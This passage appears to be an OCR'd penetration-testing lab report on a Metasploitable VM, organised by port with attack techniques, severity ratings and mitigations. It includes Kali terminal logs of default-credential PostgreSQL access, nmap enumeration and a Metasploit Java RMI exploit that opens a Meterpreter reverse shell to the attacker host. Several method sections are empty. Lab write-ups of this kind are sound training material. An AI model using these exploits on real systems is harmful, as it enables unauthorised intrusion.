
Risk Level
Severity: High

Mitigation Measures


- Strong passwords
- Restrict remote access

Method

1. Anonymous MySQL Login



2. Default MySQL Credentials



Port 5432 - postgresql :

Service Overview
PostgreSQL database service.

Potential Attack Techniques

- Default credentials
- Database enumeration

Security Impact

- Data compromise

Risk Level
Severity: Medium

Mitigation Measures

- Authentication hardening
- Network restrictions

Method

1. Weak Password Authentication

```
┌──(riyaa㉿kali)-[~]
└─$ psql -h 192.168.1.3 -U postgres
Password for user postgres:
psql (18.1 (Debian 18.1-1), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# exit

┌──(riyaa㉿kali)-[~]
└─$ psql -h 192.168.1.3 -U admin
Password for user admin:
psql: error: connection to server at "192.168.1.3", port 5432 failed: SSL error: unsupported protocol
This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3.
connection to server at "192.168.1.3", port 5432 failed: FATAL:  password authentication failed for user "admin
```

2. PostgreSQL Version Enumeration

```
┌──(riyaa㉿kali)-[~]
└─$ psql -h 192.168.1.3 -U postgres
Password for user postgres:
psql (18.1 (Debian 18.1-1), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# SELECT version()
postgres-# SELECT version();
ERROR:  syntax error at or near "SELECT"
LINE 2: SELECT version();
        ^
postgres=# show server_version;
 server_version
----------------
 8.3.1
(1 row)

postgres=# exit

┌──(riyaa㉿kali)-[~]
└─$ nmap -p 5432 -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 20:38 IST
Nmap scan report for 192.168.1.3
Host is up (0.0014s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.50 seconds
```

Port 6000 - X11 :

Service Overview
X11 provides graphical display services.

Potential Attack Techniques

- Unauthorized screen access

Security Impact

- Screen capture
- Keylogging


Risk Level
Severity: Medium

Mitigation Measures

- Disable remote X11
- Access control

Method

1. X11 Unauthorized Access



Port 1099 - Java-rmi

Service Overview
Java RMI allows remote method invocation.

Potential Attack Techniques

- RMI registry enumeration
- Remote code execution

Commonly Used Tools

- Nmap
- Metasploit

Security Impact

- Remote system compromise

Risk Level
Severity: High

Mitigation Measures

- Disable unused RMI
- Apply Java security updates

Method

1. Java RMI Registry Enumeration

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 1099 --script rmi-dumpregistry 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 21:07 IST
Nmap scan report for 192.168.1.3
Host is up (0.0015s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

┌──(riyaa㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Store discovered credentials for later use with creds

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo ...
```

```
msf exploit(multi/samba/usermap_script) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.3
rhost ⇒ 192.168.1.3
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.3:1099 - Using URL: http://192.168.1.4:8080/A34enH
[*] 192.168.1.3:1099 - Server started.
[*] 192.168.1.3:1099 - Sending RMI Header ...
[*] 192.168.1.3:1099 - Sending RMI Call ...
[*] 192.168.1.3:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.1.3
[*] Meterpreter session 2 opened (192.168.1.4:4444 → 192.168.1.3:51703) at 2025-12-31 14:28:09 +0530

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

2. Java RMI Method Enumeration

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 1099 --script rmi-dumpregistry 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 21:15 IST
Nmap scan report for 192.168.1.3
Host is up (0.0037s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

┌──(riyaa㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working

       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.3
rhosts ⇒ 192.168.1.3
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.3:1099 - Using URL: http://192.168.1.4:8080/pM6u3cW6MZtkkL
[*] 192.168.1.3:1099 - Server started.
[*] 192.168.1.3:1099 - Sending RMI Header ...
```

Port 1524 - Bindshell:

Service Overview
Backdoor shell providing root access.

Potential Attack Techniques

- Direct root shell access

Commonly Used Tools

- Netcat
- Telnet

Security Impact

- Complete system takeover


Risk Level
Severity: Critical

Mitigation Measures


- Remove backdoors
- Reinstall system

Method

1. Metasploit Bind TCP Payload



2. Encrypted Bind Shell



Port 514 - Tcpwrapped :

Service Overview
TCPWrapped indicates that a service is protected by TCP Wrappers and closes connections from unauthorized hosts.

Potential Attack Techniques

- Access control bypass (misconfiguration)
- IP spoofing

Commonly Used Tools

- Nmap
- Netcat

Security Impact

- Unauthorized service access if improperly configured

Risk Level
Severity: Medium

Mitigation Measures


- Proper hosts.allow / hosts.deny configuration
- Restrict access to trusted IPs

Method

1. TCP Wrappers Access Control Bypass

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 21,22,23 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 21:36 IST
Nmap scan report for 192.168.1.3
Host is up (0.0038s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

┌──(riyaa㉿kali)-[~]
└─$ nmap -sV -p 22 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 21:37 IST
Nmap scan report for 192.168.1.3
Host is up (0.0025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

2. Wrapped Service Unauthorized Access



Port 139/445 - netbios-ssn :

Service Overview
SMB is used for file sharing and printer services.

Potential Attack Techniques

- Null session attack
- SMB enumeration
- Password cracking

Commonly Used Tools

- enum4linux
- smbclient
- Metasploit

Security Impact

- Data leakage
- Remote command execution

Risk Level
Severity: Critical

Known Vulnerability


- Samba misconfigurations

Mitigation Measures


- Disable SMB if unused
- Apply patches
- Restrict shares

Method

1. NetBIOS Session Enumeration



2. NetBIOS Authentication Capture



Port 512/513/514 - Login :

Service Overview

Login (rlogin) is a remote login service that allows users to access another system without encryption.

Potential Attack Techniques

- Trust relationship abuse
- Unauthorized login
- Credential sniffing

Commonly Used Tools

- rlogin
- Nmap

Security Impact

- Unauthorized system access
- Credential exposure


Risk Level
Severity: Critical

Mitigation Measures

- Disable rlogin service
- Use SSH instead

Method

Default Credentials Attack



Port 111 - Rpcbind :

Service Overview
RPCBind maps RPC services to ports.

Potential Attack Techniques

- RPC enumeration
- Service abuse

Commonly Used Tools

- rpcinfo
- Nmap

Security Impact

- Service discovery
- Further exploitation


Risk Level
Severity: Medium

